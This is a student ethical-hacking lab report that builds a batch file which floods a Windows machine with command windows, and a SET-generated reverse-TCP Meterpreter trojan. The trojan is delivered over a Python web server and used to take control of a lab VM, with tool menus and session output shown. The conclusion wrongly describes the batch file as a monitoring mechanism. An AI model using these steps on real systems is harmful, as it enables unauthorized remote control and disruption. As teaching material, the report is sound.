



Department of Computer Science and Engineering
A.Y.2023-24

Ethical Hacking

Lab4: Creating a Trojan using Social-Engineer Toolkit

Student Name: Adwait Purao

Sem: 6

Date: 18/3/24

Objective: Creating a Trojan using Social-Engineer Toolkit

Outcomes:

1. Created a batch file virus in Windows 7 that spawned multiple instances of command prompt windows, potentially leading to system instability.
2. Developed a PowerShell-based alphanumeric shellcode injector Trojan using the Social-Engineer Toolkit (SEToolkit).
3. Demonstrated the ability to remotely access and control the victim machine after the Trojan payload was executed.
4. Highlighted the importance of implementing robust security measures and adopting a proactive stance to safeguard against such cyber threats.


Procedure:


A. Task 1- creating .batch file virus in windows 7

Step 1- Create a new notepad file

Step 2- Write a code in the notepad file and save the file as filename.bat


```
:loop1  
start  
goto loop1
```






Department of Computer Science and Engineering
A.Y.2023-24

Step 3- Run the bat file and observe the finding.



Observation:

This batch script exhibits a looping behavior that spawns multiple instances of the default program associated with a specific file type. Consequently, it initiates a cascade of command prompt windows opening continuously. Such a script can significantly drain system resources, potentially leading to performance degradation and even system instability if allowed to persist. It is strongly discouraged to develop or deploy scripts with such disruptive characteristics as they pose risks to the smooth operation of the system.



Department of Computer Science and Engineering
A.Y.2023-24

B.Task 2

Create powershell alphanumeric shellcode injector trojan using SE toolkit

Step 1:

- In Kali linux run SEtoolKit.
- Then select option 4(create a payload and listener).
- Then select option 2 (Windows Reverse_TCP Meterpreter).
- Then it will ask for LHost which is the attacker IP for listening the calls from victim machines.

```
[—] Created by: David Kennedy (ReL1K) [—]
      Version: 8.0.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:


1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

Your data package was uploaded successfully

set> 4

1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster  Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS     Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable    Downloads an executable and runs it


set:payloads>2
set:payloads> IP address for the payload listener (LHOST):10.0.2.15
set:payloads> Enter the PORT for the reverse listener:8080
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start t*X@s payload and listener now? (yes/no):
```




Department of Computer Science and Engineering A.Y.2023-24

I have shared the file location using Python Server


[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe




Open Chrome or any browser and Enter the server location for accessing files.




Download and run the Payload.exe file in the victim machine.



Department of Computer Science and Engineering
A.Y.2023-24



Now the session will start and you can control the victim machine.



Department of Computer Science and Engineering
A.Y.2023-24

```
File Actions Edit View Help
Active sessions
  Id  Name  Type  Information  Connection
  --  --
  1    meterpreter x86/windows vicitem-PC\vicitem @ VICITEM-PC 10.0.2.4:6666 → 10.0.2.15:49260 (10.0.2.15)

msf6 exploit(multi/handler) > sessions

Active sessions
  Id  Name  Type  Information  Connection
  --  --
  1    meterpreter x86/windows vicitem-PC\vicitem @ VICITEM-PC 10.0.2.4:6666 → 10.0.2.15:49260 (10.0.2.15)

msf6 exploit(multi/handler) > systeminfo
[-] Unknown command: systeminfo
msf6 exploit(multi/handler) > ls
[*] exec: ls
README.md modules readme seautomate seproxy setoolkit seupdate src
msf6 exploit(multi/handler) > sessions l

Active sessions
  Id  Name  Type  Information  Connection
  --  --
  1    meterpreter x86/windows vicitem-PC\vicitem @ VICITEM-PC 10.0.2.4:6666 → 10.0.2.15:49260 (10.0.2.15)

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sysinfo
[-] Unknown command: sysinfo
msf6 exploit(multi/handler) > session
s -i 1\r
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : VICITEM-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

Conclusion:

In conclusion, our efforts have resulted in the successful deployment of a potent payload, leveraging SEtoolKit and Metasploit to gain control over the target machine. Moreover, we've implemented a vigilant monitoring mechanism through a bat file to closely track the execution process. These actions underscore our dedication to implementing robust security measures and adopting a proactive stance in safeguarding against cyber threats.